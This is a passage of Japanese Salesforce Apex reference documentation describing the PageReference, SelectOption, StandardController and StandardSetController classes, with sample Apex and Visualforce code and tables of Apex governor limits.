ページ URL に含まれるクエリ文字列パラメータの対応付けを返します。キー文字列にはパラメータの名前が含まれ、値文字列にはパラメータの値が含まれます。

getRedirect()
PageReference オブジェクトの `redirect` 属性の現在の値を返します。

getUrl()
URL が本来定義されている場合は、クエリ文字列パラメータやアンカーをすべて含む PageReference に関連付けられた相対 URL を返します。

setAnchor(String)
URL のアンカー参照を指定された文字列に設定します。

setCookies(Cookie[])
Cookie オブジェクトのリストを作成します。`Cookie` クラスと組み合わせて使用します。

setRedirect(Boolean)
PageReference オブジェクトの `redirect` 属性の値を設定します。`true` に設定した場合、クライアント側のリダイレクトでリダイレクトが実行されます。

getAnchor()

ページの URL で参照されるアンカーの名前を返します。これは、URL のハッシュタグ (#) より後の部分です。

署名

```
public String getAnchor()
```

戻り値

型: String

getContent()

Web ブラウザでユーザに表示されるページの出力を返します。

署名

```
public Blob getContent()
```

戻り値

型: Blob

使用方法

返される Blob の内容は、ページの表示方法によって異なります。ページを PDF で表示すると、PDF が返されます。ページを PDF で表示しない場合、HTML が返されます。文字列として返される HTML の内容にアクセスするには、`toString` Blob メソッドを使用します。

メモ: テストメソッドで `getContent` を使用すると、PDF として表示される Visualforce ページを併用して空白の PDF が生成されます。

このメソッドは、次のものには使用できません。

- トリガ
- スケジュール済みの Apex
- 一括処理ジョブ
- Test メソッド
- Apex メールサービス

Visualforce ページにエラーがある場合、`ExecutionException` が発生します。

getContentAsPDF()

`<apex:page>` コンポーネントの `renderAs` 属性に関係なくページを PDF として返します。

署名

```
public Blob getContentAsPDF()
```

戻り値

型: Blob

使用方法

このメソッドは、次のものには使用できません。

- トリガ
- スケジュール済みの Apex
- 一括処理ジョブ
- Test メソッド
- Apex メールサービス

getCookies()

Cookie 名と Cookie オブジェクトの対応付けを返します。キーは Cookie 名の String で、値にはその名前を持つ Cookie オブジェクトのリストが含まれます。

署名

```
public Map<String, System.Cookie[]> getCookies()
```

戻り値

型: Map<String, System.Cookie[]>

使用方法

Cookie クラスと組み合わせて使用します。setCookies メソッドによって設定された「apex__」プレフィックス付きの Cookie のみを返します。

getHeaders()

要求ヘッダーの対応付けを返します。キー文字列にはヘッダー名が含まれ、値文字列にはヘッダーの値が含まれます。

署名

```
public Map<String, String> getHeaders()
```

戻り値

型: Map<String, String>

使用方法

この対応付けを変更して、PageReference オブジェクトの範囲内に保持できます。たとえば、次のように指定できます。

```
PageReference.getHeaders().put('Date', '9/9/99');
```

要求ヘッダーの説明については、「要求ヘッダー」を参照してください。

getParameters()

ページ URL に含まれるクエリ文字列パラメータの対応付けを返します。キー文字列にはパラメータの名前が含まれ、値文字列にはパラメータの値が含まれます。

署名

```
public Map<String, String> getParameters()
```

戻り値

型: Map<String, String>

使用方法

この対応付けを変更して、PageReference オブジェクトの範囲内に保持できます。たとえば、次のように指定できます。

```
PageReference.getParameters().put('id', myID);
```

パラメータキーでは、大文字と小文字は区別されません。次に例を示します。

```
System.assert(

    ApexPages.currentPage().getParameters().get('myParamName') ==

    ApexPages.currentPage().getParameters().get('myparamname'));
```

getRedirect()

PageReference オブジェクトの `redirect` 属性の現在の値を返します。

署名

```
public Boolean getRedirect()
```

戻り値

型: Boolean

使用方法

PageReference オブジェクトの URL が `salesforce.com` ドメイン外の Web サイトに設定されている場合、`redirect` 属性が `true` または `false` のどちらに設定されているかに関係なく、常にリダイレクトされます。

getUrl()

URL が本来定義されている場合は、クエリ文字列パラメータやアンカーをすべて含む PageReference に関連付けられた相対 URL を返します。

署名

```
public String getUrl()
```

戻り値

型: String

setAnchor(String)

URL のアンカー参照を指定された文字列に設定します。

署名

```
public System.PageReference setAnchor(String anchor)
```

パラメータ

anchor
型: String

戻り値

型: System.PageReference

例

たとえば、`https://Salesforce_instance/apex/my_page#anchor1` のようになります。

setCookies(Cookie[])

Cookie オブジェクトのリストを作成します。`Cookie` クラスと組み合わせて使用します。

署名

```
public Void setCookies(Cookie[] cookies)
```

パラメータ

cookies
型: System.Cookie[]

戻り値

型: Void

使用方法

重要:

- Apex の Cookie 名と値セットは URL 符号化されています。つまり、@ などの文字は % 記号および 16 進数表現に置き換えられます。
- `setCookies` メソッドは Cookie 名にプレフィックス「`apex__`」を追加します。
- Cookie の値を `null` に設定すると、期限切れの属性の設定ではなく、空の文字列値の Cookie を送信します。
- Cookie の作成後は、Cookie のプロパティを変更することはできません。
- 機密情報を Cookie に格納する場合は注意してください。Cookie の値に関係なくページはキャッシュされます。動的なコンテンツを生成するために Cookie の値を使用する場合は、ページキャッシュを無効

にする必要があります。詳細は、Salesforce オンラインヘルプの「Force.com サイトページのキャッシュ」を参照してください。

setRedirect(Boolean)

PageReference オブジェクトの `redirect` 属性の値を設定します。`true` に設定した場合、クライアント側のリダイレクトでリダイレクトが実行されます。

署名

```
public System.PageReference setRedirect(Boolean redirect)
```

パラメータ

redirect
型: Boolean

戻り値

型: System.PageReference

使用方法

この種類のリダイレクトは HTTP GET 要求を実行し、POST を使用してビューステートを更新します。`false` に設定した場合、リダイレクトはサーバ側の転送で実行されます。これは参照先ページが同じコントローラを使用し、参照元ページで使用される拡張の適切なサブセットを含む場合にのみビューステートを維持します。

PageReference オブジェクトの URL が `salesforce.com` ドメイン外の Web サイト、または別のコントローラまたはコントローラ拡張を使用するページに設定されている場合、`redirect` 属性が `true` または `false` のどちらに設定されているかに関係なく、常にリダイレクトされます。

SelectOption クラス

`SelectOption` オブジェクトは Visualforce `selectCheckboxes`、`selectList`、または `selectRadio` コンポーネントに指定可能な値のいずれかを指定します。

名前空間

System

`SelectOption` オブジェクトは、エンドユーザに表示されるラベルと、オプションが選択された場合にコントローラに返される値で構成されます。`SelectOption` は無効な状態で表示することもできます。そのため、ユーザはオプションとして選択することはできませんが、表示することはできます。

インスタンス化

カスタムコントローラまたはコントローラ拡張では、次のいずれかの方法で、SelectOption をインスタンス化できます。

- ```
  SelectOption option = new SelectOption(value, label, isDisabled);
  ```

  value は、ユーザがオプションを選択した場合にコントローラに返される String です。*label* は、オプション選択肢としてユーザに表示される String です。*isDisabled* は Boolean で、これを true に設定すると、ユーザはオプションを選択できませんが、表示することができます。

- ```
  SelectOption option = new SelectOption(value, label);
  ```

  value は、ユーザがオプションを選択した場合にコントローラに返される String です。*label* は、オプションの選択肢としてユーザに表示される String です。*isDisabled* の値は指定されないため、ユーザはオプションの表示と選択を行えます。

例

次の例では、SelectOptions オブジェクトのリストを使用して、Visualforce ページの `selectCheckboxes` コンポーネントに指定可能な値を提供する方法を示します。次のカスタムコントローラでは、`getItems` メソッドは使用可能な SelectOption オブジェクトのリストを定義して返します。

```
public class sampleCon {


  String[] countries = new String[]{};


  public PageReference test() {
    return null;
  }


  public List<SelectOption> getItems() {
    List<SelectOption> options = new List<SelectOption>();
    options.add(new SelectOption('US','US'));
    options.add(new SelectOption('CANADA','Canada'));
    options.add(new SelectOption('MEXICO','Mexico'));
    return options;
   }
```

```
  public String[] getCountries() {
     return countries;
  }

  public void setCountries(String[] countries) {
    this.countries = countries;
  }

}
```

次のページマークアップで、<apex:selectOptions> タグは上記のコントローラの getItems メソッドを使用して、使用可能な値のリストを取得します。<apex:selectOptions> は、<apex:selectCheckboxes> タグの子であるため、オプションはチェックボックスとして表示されます。

```
 <apex:page controller="sampleCon">
  <apex:form>
    <apex:selectCheckboxes value="{!countries}">
      <apex:selectOptions value="{!items}"/>
    </apex:selectCheckboxes><br/>
    <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionstatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
          <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
        </apex:outputPanel>
      </apex:facet>
```

```
    </apex:actionstatus>
  </apex:outputPanel>
</apex:page>
```

このセクションの内容:

SelectOption コンストラクタ

SelectOption のコンストラクタは次のとおりです。

このセクションの内容:

SelectOption(String, String)

指定された値および表示ラベルを使用して、SelectOption クラスの新しいインスタンスを作成します。

署名

```
public SelectOption(String value, String label)
```

パラメータ

value
型: String
ユーザがこのオプションを選択した場合に、Visualforce コントローラに返される文字列。

label
型: String
オプション選択肢としてユーザに表示される文字列。

SelectOption(String, String, Boolean)

指定された値、表示ラベル、無効化された設定を使用して、SelectOption クラスの新しいインスタンスを作成します。

署名

```
public SelectOption(String value, String label, Boolean isDisabled)
```

パラメータ

value
型: String
ユーザがこのオプションを選択した場合に、Visualforce コントローラに返される文字列。

label
型: String
オプション選択肢としてユーザに表示される文字列。

isDisabled
型: Boolean
true **に設定された場合、ユーザはこのオプションを選択できませんが、参照することは可能です。**

SelectOption メソッド

`SelectOption` **のメソッドは次のとおりです。すべてインスタンスメソッドです。**

このセクションの内容:

getDisabled()

SelectOption **オブジェクトの** `isDisabled` **属性の現在の値を返します。**

署名

```
public Boolean getDisabled()
```

戻り値

型: Boolean

使用方法

`isDisabled` を `true` に設定した場合、オプションは表示されますが、選択できません。`isDisabled` を `false` に設定した場合、オプションは表示され、選択できます。

getEscapeItem()

SelectOption オブジェクトの `itemEscaped` 属性の現在の値を返します。

署名

```
public Boolean getEscapeItem()
```

戻り値

型: Boolean

使用方法

`itemEscaped` を `true` に設定した場合、重要な HTML および XML 文字はこのコンポーネントによって生成された HTML 出力でエスケープされます。`itemEscaped` が `false` に設定されている場合、項目は書き込まれたとおりに表示されます。

getLabel()

ユーザに表示されるオプションのラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getValue()

ユーザがオプションを選択した場合にコントローラに返されるオプション値を返します。

署名

```
public String getValue()
```

戻り値

型: String

setDisabled(Boolean)

SelectOption オブジェクトの `isDisabled` 属性の値を設定します。

署名

```
public Void setDisabled(Boolean isDisabled)
```

パラメータ

`isDisabled`
型: Boolean

戻り値

型: Void

使用方法

`isDisabled` を `true` に設定した場合、オプションは表示されますが、選択できません。`isDisabled` を `false` に設定した場合、オプションは表示され、選択できます。

setEscapeItem(Boolean)

SelectOption オブジェクトの `itemEscaped` 属性の値を設定します。

署名

```
public Void setEscapeItem(Boolean itemsEscaped)
```

パラメータ

`itemsEscaped`
型: Boolean

戻り値

型: Void

使用方法

`itemEscaped` を `true` に設定した場合、重要な HTML および XML 文字はこのコンポーネントによって生成された HTML 出力でエスケープされます。`itemEscaped` が `false` に設定されている場合、項目は書き込まれたとおりに表示されます。

setLabel(String)

ユーザに表示されるオプションラベルの値を設定します。

署名

```
public Void setLabel(String label)
```

パラメータ

label
　型: String

戻り値

型: Void

setValue(String)

ユーザがオプションを選択した場合にコントローラに返されるオプション値の値を設定します。

署名

```
public Void setValue(String value)
```

パラメータ

value
　型: String

戻り値

型: Void

StandardController クラス

標準コントローラの拡張を定義する場合は、StandardController を使用します。

名前空間

ApexPages

使用方法

StandardController オブジェクトは、Salesforce が提供する、開発済みの Visualforce コントローラを参照します。StandardControllerオブジェクトを参照する必要があるのは、標準コントローラの拡張を定義する場合のみです。StandardController は、拡張クラスコンストラクタの単一引数のデータ型です。

インスタンス化

次の方法で、StandardController をインスタンス化することができます。

```
ApexPages.StandardController sc = new ApexPages.StandardController(sObject);
```

例

次の例では、StandardController オブジェクトの標準コントローラ拡張のコンストラクタでの使用方法を示します。

```
public class myControllerExtension {


    private final Account acct;


    // The extension constructor initializes the private member

    // variable acct by using the getRecord method from the standard

    // controller.

    public myControllerExtension(ApexPages.StandardController stdController) {

        this.acct = (Account)stdController.getRecord();

    }


    public String getGreeting() {

        return 'Hello ' + acct.name + ' (' + acct.id + ')';

    }

}
```

次の Visualforce マークアップは、上記のコントローラ拡張をページ内で使用する方法を示します。

```
<apex:page standardController="Account" extensions="myControllerExtension">

    {!greeting} <p/>
```

```
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

このセクションの内容:

StandardController コンストラクタ

`StandardController` のコンストラクタは次のとおりです。

このセクションの内容:

StandardController(SObject)

指定した標準オブジェクトまたはカスタムオブジェクトを使用して、`ApexPages.StandardController` クラスの新しいインスタンスを作成します。

署名

```
public StandardController(SObject controllerSObject)
```

パラメータ

`controllerSObject`
型: SObject
標準オブジェクトまたはカスタムオブジェクト。

StandardController メソッド

`StandardController` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

addFields(List<String>)

Visualforce ページが読み込まれると、Visualforce マークアップで参照される項目に基づいて、ページにアクセスできる項目が表示されます。このメソッドは、コントローラがそれらの項目にも明示的にアクセスできるように、fieldNames に指定された各項目に参照を追加します。

署名

```
public Void addFields(List<String> fieldNames)
```

パラメータ

fieldNames
型: List<String>

戻り値

型: Void

使用方法

このメソッドは、レコードが読み込まれる前にコールする必要があります。通常、コントローラのコンストラクタによってコールされます。このメソッドがコンストラクタ外でコールされる場合、`addFields()` をコールする前に `reset()` メソッドを使用する必要があります。

`fieldNames` の文字列には、AccountId などの API 項目名か、foo__r.myField__c などの項目への明示的なリレーションを使用できます。

このメソッドは、動的な Visualforce バインドで使用されるコントローラのみに使用できます。

cancel()

キャンセルページの PageReference を返します。

署名

```
public System.PageReference cancel()
```

戻り値

型: System.PageReference

delete()

レコードを削除し、削除ページの PageReference を返します。

署名

```
public System.PageReference delete()
```

戻り値

型: System.PageReference

edit()

標準編集ページの PageReference を返します。

署名

```
public System.PageReference edit()
```

戻り値

型: System.PageReference

getId()

Visualforce ページ URL の `id` クエリ文字列パラメータの値に基づいて、現在コンテキストにあるレコードの ID を返します。

署名

```
public String getId()
```

戻り値

型: String

getRecord()

Visualforce ページ URL の `id` クエリ文字列パラメータの値に基づいて、現在コンテキストにあるレコードを返します。

署名

```
public SObject getRecord()
```

戻り値

型: sObject

使用方法

関連付けられた Visualforce マークアップで参照される項目のみを、この SObject でクエリすることができます。関連するオブジェクトの項目など、その他のすべての項目については、SOQL 表現を使用してクエリする必要があります。

ヒント: クエリする任意の追加項目を参照する非表示コンポーネントを使用すれば、この制約を回避できます。コンポーネントの `rendered` 属性を `false` に設定して、コンポーネントを非表示にします。

例

```
<apex:outputText

value="{!account.billingcity}

{!account.contacts}"

rendered="false"/>
```

reset()

新たに参照された項目へのアクセス権限を再取得するようにコントローラを強制します。このメソッドがコールされる前にレコードに加えられた変更は、すべて破棄されます。

署名

```
public Void reset()
```

戻り値

型: Void

使用方法

これは、`addFields` がコンストラクタ外でコールされる場合にのみ使用するメソッドで、`addFields` がコールされる直前にコールする必要があります。

このメソッドは、動的な Visualforce バインドで使用されるコントローラのみに使用できます。

save()

変更を保存し、更新された PageReference を返します。

署名

```
public System.PageReference save()
```

戻り値

型: System.PageReference

view()

標準詳細ページの PageReference オブジェクトを返します。

署名

```
public System.PageReference view()
```

戻り値

型: System.PageReference

StandardSetController クラス

StandardSetController オブジェクトを使用すると、Salesforce が提供する、プリビルドされた Visualforce リストコントローラと同様のリストコントローラ、またはその拡張としてリストコントローラを作成できます。

名前空間

ApexPages

使用方法

StandardSetController クラスには、*プロトタイプオブジェクト*も含まれます。これは、Visualforce の StandardSetController クラスに含まれる単一の sObject です。プロトタイプオブジェクトの項目が設定されている場合、それらの値は、保存操作中に使用されます。つまり、値は設定されたコントローラコレクションのすべてのレコードに適用されます。これは、一括更新 (オブジェクトのコレクション内の項目に同一の変更を適用) を実行するページを記述するときに役立ちます。

メモ: 他の Salesforce オブジェクトに必要な項目は、プロトタイプオブジェクトに使用される場合にも必要です。

インスタンス化

次のいずれかの方法で、StandardSetController をインスタンス化することができます。

- sObjects のリストを使用する場合:

```
List<account> accountList = [SELECT Name FROM Account LIMIT 20];

ApexPages.StandardSetController ssc = new ApexPages.StandardSetController(accountList);
```

- クエリロケータを使用する場合:

```
ApexPages.StandardSetController ssc =

new ApexPages.StandardSetController(Database.getQueryLocator([SELECT Name,CloseDate FROM
 Opportunity]));
```

メモ: StandardSetController のレコード数の上限は 10,000 件です。10,000 件を超えるレコードを返すクエリロケータを使用して StandardSetController をインスタンス化すると、LimitException が発生します。ただし、10,000 件を超えるレコードのリストを使用して StandardSetController をインスタンス化すると、例外が発生する代わりに、レコードが上限まで切り捨てられます。

例

次の例では、StandardSetController オブジェクトのカスタムリストコントローラのコンストラクタでの使用方法を示します。

```
public class opportunityList2Con {

    // ApexPages.StandardSetController must be instantiated

    // for standard list controllers

    public ApexPages.StandardSetController setCon {

        get {

            if(setCon == null) {

                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(

                    [SELECT Name, CloseDate FROM Opportunity]));

            }

            return setCon;

        }

        set;

    }


    // Initialize setCon and return a list of records

    public List<Opportunity> getOpportunities() {

        return (List<Opportunity>) setCon.getRecords();

    }

}
```

次の Visualforce マークアップは、上記のコントローラをページ内で使用する方法を示します。

```
<apex:page controller="opportunityList2Con">

    <apex:pageBlock>

        <apex:pageBlockTable value="{!opportunities}" var="o">

            <apex:column value="{!o.Name}"/>

            <apex:column value="{!o.CloseDate}"/>
```

```
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

このセクションの内容:

StandardSetController コンストラクタ

StandardSetController のコンストラクタは次のとおりです。

このセクションの内容:

StandardSetController(Database.QueryLocator)

クエリロケータによって返される sObject のリストの ApexPages.StandardSetController クラスの新しいインスタンスを作成します。

署名

```
public StandardSetController(Database.QueryLocator SObjectList)
```

パラメータ

SObjectList

型: Database.QueryLocator

sObject のリストを返すクエリロケータ。

StandardSetController(List<SObject>)

指定した標準オブジェクトまたはカスタムオブジェクトのリストの ApexPages.StandardSetController クラスの新しいインスタンスを作成します。

署名

```
public StandardSetController(List<SObject> controllerSObjects)
```

パラメータ

controllerSObjects

型: List<SObject>

標準オブジェクトまたはカスタムオブジェクトのリスト。

StandardSetController メソッド

`StandardSetController` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getResultSize()
セットに存在するレコード数を返します。

getSelected()
選択されている sObject のリストを返します。

last()
レコードの最後のページを返します。

next()
レコードの次のページを返します。

previous()
レコードの前のページを返します。

save()
新しいレコードを挿入するか、変更された既存のレコードを更新します。この操作が完了した後、元のページ (わかっている場合)、またはホームページの PageReference を返します。

setFilterID(String)
コントローラの検索条件 ID を設定します。

setpageNumber(Integer)
ページ番号を設定します。

setPageSize(Integer)
各ページセット内のレコード数を設定します。

setSelected(sObject[])
選択したレコードを設定します。

cancel()

元のページ (わかっている場合)、またはホームページの PageReference を返します。

署名

```
public System.PageReference cancel()
```

戻り値

型: System.PageReference

first()

レコードの最初のページを返します。

署名

```
public Void first()
```

戻り値

型: Void

getCompleteResult()

セット内に存在するレコード数がレコード数の上限を超えているかどうかを示します。falseの場合、レコード数がリストコントローラを使用して処理できる数を超えています。レコード数の上限は10,000レコードです。

署名

```
public Boolean getCompleteResult()
```

戻り値

型: Boolean

getFilterId()

現在のコンテキストでの検索条件のIDを返します。

署名

```
public String getFilterId()
```

戻り値

型: String

getHasNext()

現在のページセットの後に、より多くのレコードがあるかどうかを示します。

署名

```
public Boolean getHasNext()
```

戻り値

型: Boolean

getHasPrevious()

現在のページセットの前に、より多くのレコードがあるかどうかを示します。

署名

```
public Boolean getHasPrevious()
```

戻り値

型: Boolean

getListViewOptions()

現在のユーザが使用できるリストビューのリストを返します。

署名

```
public System.SelectOption getListViewOptions()
```

戻り値

型: System.SelectOption[]

getPageNumber()

現在のページセットのページ番号を返します。最初のページは 1 を返します。

署名

```
public Integer getPageNumber()
```

戻り値

型: Integer

getPageSize()

各ページセットに存在するレコード数を返します。

署名

```
public Integer getPageSize()
```

戻り値

型: Integer

getRecord()

選択したレコードへの変更を示す sObject を返します。クラス内に含まれるプロトタイプオブジェクトを取得し、一括更新の実行に使用されます。

署名

```
public sObject getRecord()
```

戻り値

型: sObject

getRecords()

現在のページセットにある sObject のリストを返します。このリストは不変であるため、`clear()` をコールできません。

署名

```
public sObject[] getRecords()
```

戻り値

型: sObject[]

getResultSize()

セットに存在するレコード数を返します。

署名

```
public Integer getResultSize()
```

戻り値

型: Integer

getSelected()

選択されている sObject のリストを返します。

署名

```
public sObject[] getSelected()
```

戻り値

型: sObject[]

last()

レコードの最後のページを返します。

署名

```
public Void last()
```

戻り値

型: Void

next()

レコードの次のページを返します。

署名

```
public Void next()
```

戻り値

型: Void

previous()

レコードの前のページを返します。

署名

```
public Void previous()
```

戻り値

型: Void

save()

新しいレコードを挿入するか、変更された既存のレコードを更新します。この操作が完了した後、元のページ (わかっている場合)、またはホームページの PageReference を返します。

署名

```
public System.PageReference save()
```

戻り値

型: System.PageReference

setFilterID(String)

コントローラの検索条件 ID を設定します。

署名

```
public Void setFilterID(String filterId)
```

パラメータ

filterId
　型: String

戻り値

型: Void

setpageNumber(Integer)

ページ番号を設定します。

署名

```
public Void setpageNumber(Integer pageNumber)
```

パラメータ

pageNumber
　型: Integer

戻り値

型: Void

setPageSize(Integer)

各ページセット内のレコード数を設定します。

署名

```
public Void setPageSize(Integer pageSize)
```

パラメータ

pageSize
　型: Integer

戻り値

型: Void

setSelected(sObject[])

選択したレコードを設定します。

署名

```
public Void setSelected(sObject[] selectedRecords)
```

パラメータ

selectedRecords
型: sObject[]

戻り値

型: Void

付録 D　　実行ガバナと制限

Apex はマルチテナント環境で実行するため、Apex ランタイムエンジンは、回避 Apex が共有リソースを独占しないようさまざまな制限事項を強制します。一部の Apex コードが制限を超える場合、関連付けられたガバナは、処理できない実行時例外を発行します。

Apex 制限、つまりガバナでは、次の表とセクションで示される統計情報を追跡し、強制的に適用します。

- トランザクション単位の Apex 制限
- トランザクション単位の認定管理パッケージの制限
- Force.com プラットフォームの Apex 制限
- 静的 Apex の制限
- サイズ固有の Apex 制限
- その他の Apex の制限

このトピックでは、コア Apex ガバナ制限に加え、メール制限や転送通知の制限も参照しやすいように、この後に含まれています。

トランザクション単位の Apex 制限

これらの制限は、Apex トランザクション単位でカウントされます。Apex 一括処理の場合、これらの制限は `execute` メソッドでレコードのバッチの実行ごとにリセットされます。

次の表では、同期 Apex と非同期 Apex (Apex 一括処理と future メソッド) が異なる場合、それぞれの制限が含まれます。制限が同じ場合、表には、同期および非同期Apexの両方に適用される1つの制限のみが記載されます。

説明	同期制限	非同期制限
発行される SOQL クエリの合計数[1] (この制限はカスタムメタデータ型には適用されません。1 つの Apex トランザクション内で、カスタムメタデータレコードの SOQL クエリは無制限です)。	100	200
SOQL クエリによって取得されるレコードの合計数	50,000	
`Database.getQueryLocator` によって取得されるレコードの合計数	10,000	
発行される SOSL クエリの合計数	20	
1 つの SOSL クエリによって取得されるレコードの合計数	2,000	
発行される DML ステートメントの合計数[2]	150	

説明	同期制限	非同期制限
DML ステートメント、`Approval.process`、または `database.emptyRecycleBin` の結果として処理されるレコードの合計数	10,000	
`insert`、`update`、または `delete` ステートメントによって繰り返しトリガする Apex 呼び出しのスタックの深さの合計[3]	16	
トランザクション内のコールアウト (HTTP 要求または Web サービスコール) の合計数	100	
トランザクション内のすべてのコールアウト (HTTP 要求または Web サービスコール) の最大タイムアウト値	120 秒	
Apex 呼び出し 1 回につき許可される `future` アノテーションを持つメソッドの最大数	50	
`System.enqueueJob` によってキューに追加される Apex ジョブの最大数	50	
許可される `sendEmail` メソッドの合計数	10	
ヒープの合計サイズ[4]	6 MB	12 MB
Salesforce サーバの最大 CPU 時間[5]	10,000 ミリ秒	60,000 ミリ秒
Apex トランザクションごとの最大実行時間	10 分	
参照される固有の名前空間の最大数[6]	10	
Apex トランザクションごとに許容される転送通知メソッドコールの最大数	10	
各転送通知メソッドコールで送信できる転送通知の最大数	2,000	

[1] 親-子リレーションのサブクエリを使用する SOQL クエリでは、各親-子リレーションは追加クエリとしてカウントされます。これらのクエリタイプには、最上位クエリ数の 3 倍に制限されています。これらのリレーションクエリの行数は、全体のコード実行の行数に加算されます。静的 SOQL ステートメントの他、次のメソッドへのコールは、要求内で発行された SOQL ステートメント数としてカウントされます。

- `Database.countQuery`
- `Database.getQueryLocator`
- `Database.query`

[2] 次のメソッドへのコールは、要求内で発行された DML クエリ数としてカウントされます。

- `Approval.process`
- `Database.convertLead`
- `Database.emptyRecycleBin`
- `Database.rollback`
- `Database.setSavePoint`

- `delete` と `Database.delete`
- `insert` と `Database.insert`
- `merge` および `Database.merge`
- `undelete` と `Database.undelete`
- `update` と `Database.update`
- `upsert` と `Database.upsert`
- `System.runAs`

[3] `insert`、`update`、または `delete` ステートメントによってトリガを実行しない繰り返し Apex 処理は、1 つのスタックを使用する 1 つの呼び出し内に存在します。それに対し、トリガを実行した繰り返し Apex では、コードを実行した呼び出しとは別の新しい Apex 呼び出しでトリガが発生します。Apex の新しい呼び出しの実行は、1 つの呼び出しでの繰り返しコールよりも手間のかかる操作であるため、これらの種類の繰り返しコールのスタックの深さには、より厳しいトリガ制限があります。

[4] メールサービスのヒープサイズは 36 MB です。

[5] CPU 時間は、1 つの Apex トランザクションで発生する Salesforce アプリケーションサーバ上でのすべての実行 (Apex コードや、このコードからコールされるすべてのプロセス (パッケージコードやワークフローなど) の実行) に対して計算されます。CPU 時間は、1 つのトランザクション専用であり、他のトランザクションからは独立しています。アプリケーションサーバの CPU 時間を消費しない操作は、CPU 時間には加算されません。たとえば、実行時間のうち DML、SOQL、および SOSL 用のデータベースに費やされた時間や、Apex コールアウトの待ち時間はカウントされません。

[6] 1 つのトランザクションでは、10 個の一意の名前空間のみを参照できます。たとえば、オブジェクトを更新するときに、管理パッケージでクラスを実行するオブジェクトがあるとします。その後、クラスは 2 番目のオブジェクトを更新します。つまり、他のパッケージの他のクラスを実行します。最初に 2 番目のパッケージに直接アクセスしない場合でも、同じトランザクション内で発生するため、1 つのトランザクションでアクセスする名前空間の数に含まれます。

メモ:

- 制限は、各 `testMethod` に対して個別に適用されます。
- 実行中にコードのコード実行制限を決定するには、Limits メソッドを使用します。たとえば、プログラムによってすでにコールされた DML ステートメント数を決定するには、`getDMLStatements` メソッドを使用できます。または、コードに使用できる DML ステートメントの合計数を決定するには、`getLimitDMLStatements` メソッドを使用できます。

トランザクション単位の認定管理パッケージの制限

認定管理パッケージ (AppExchange のセキュリティレビューに合格した管理パッケージ) には、一部の制限を除き、トランザクション単位の制限に対して独自の制限セットが設けられます。認定管理パッケージは Salesforce ISV パートナーによって開発され、Force.com AppExchange から組織にインストールされ、固有の名前空間を持ちます。

ここでは、DML ステートメントについて、認定管理パッケージに別個に設定される制限の例を説明します。認定管理パッケージをインストールすると、そのパッケージ内のすべての Apex コードには、組織のネイティブコードが実行できる 150 個の DML ステートメントに加え、独自に 150 個の DML ステートメントの制限が設定さ

れます。つまり、管理パッケージのコードとネイティブの組織のコードの両方が実行されると、1 つのトランザクションで 150 個を超える DML ステートメントが実行される可能性があります。同様に、同期 Apex については、認定管理パッケージには組織のネイティブコードの 100 個の SOQL クエリ制限に加え、独自に 100 個の SOQL クエリ制限が設定されます。他の制限についても同様です。

認定管理パッケージでは、次を除くすべてのトランザクション単位の制限は別個にカウントされます。

- ヒープの合計サイズ
- 最大 CPU 時間
- 最大トランザクション実行時間
- 固有の名前空間の最大数

これらの制限は、同じトランザクションで実行されている認定管理パッケージの数に関係なく、トランザクション全体に対してカウントされます。

また、Salesforce ISV パートナー以外が作成した未認定の AppExchange からパッケージをインストールする場合、そのパッケージのコードには、別個に独自のガバナ制限数はありません。使用するリソースは、組織の合計数に含まれます。累積リソースメッセージと警告メールも、管理パッケージの名前空間に基づいて生成されます。

Salesforce ISV パートナーパッケージの詳細は、「Salesforce パートナープログラム」を参照してください。

Force.com プラットフォームの Apex 制限

次の表の制限は、Apex トランザクションに固有ではなく、Force.com プラットフォームによって適用されます。

説明	制限
24 時間あたりの非同期 Apex メソッド実行 (Apex 一括処理、future メソッド、キュー可能 Apex、およびスケジュール済み Apex) の最大数[1]	250,000 か、組織内のユーザライセンス数ラ 200 の大きい方の値
組織ごとの、5 秒以上かかる長時間の要求に対する同期同時要求数。[2]	10
同時にスケジュールされる Apex クラスの最大数	100
Apex Flex キューに入っている `Holding` 状況の Apex 一括処理ジョブの最大数	100
同時にキューに入っているか有効な Apex 一括処理ジョブの最大数[3]	5
Apex 一括処理ジョブの `start` メソッドの最大同時実行数[4]	1
1 つのテストの実行で送信可能な一括処理ジョブの最大数	5
24 時間あたりにキュー可能なテストクラスの最大数 (Developer Edition 以外の本番組織)[5]	500 または組織のテストクラス数の 10 倍の大きいほう
24 時間あたりにキュー可能なテストクラスの最大数 (Sandbox 組織および Developer Edition 組織)[5]	500 または組織のテストクラス数の 20 倍の大きいほう

説明	制限
ユーザごとに同時に開くクエリカーソルの最大数[6]	50
Apex 一括処理の `start` メソッドでユーザごとに同時に開くクエリカーソルの最大数	15
Apex 一括処理の `execute` および `finish` メソッドでユーザごとに同時に開くクエリカーソルの最大数	5

[1] Apex一括処理の場合、メソッド実行には、`start`、`execute`、および `finish` メソッドの実行が含まれます。これは組織全体の制限で、他のすべての非同期Apex(Apex一括処理、キュー可能Apex、スケジュール済みApex、およびfutureメソッド)と共有されます。この制限のカウント対象となるライセンスは、Salesforceフルユーザライセンスまたは Force.com アプリケーションサブスクリプションのユーザライセンスです。Chatter Free、Chatterカスタマーユーザ、カスタマーポータルユーザ、およびパートナーポータルユーザライセンスは含まれません。

[2] 10 個の長時間の要求が実行されている間に追加の要求を行うと、要求は拒否されます。

[3] 一括処理ジョブが送信されると、処理用にシステムキューに移動されるまで、Flex キューに保持されます。

[4] キュー内のまだ開始されていない一括処理ジョブは、開始されるまで保持されます。なお、この制限により一括処理ジョブが失敗することはありません。また、複数のジョブが実行されている場合は、Apexの一括処理ジョブの `execute` メソッドが並行して実行されます。

[5] この制限は、テストの非同期実行に適用されます。これには、開発者コンソールを含め、Salesforce ユーザインターフェースから開始するテストが含まれます。

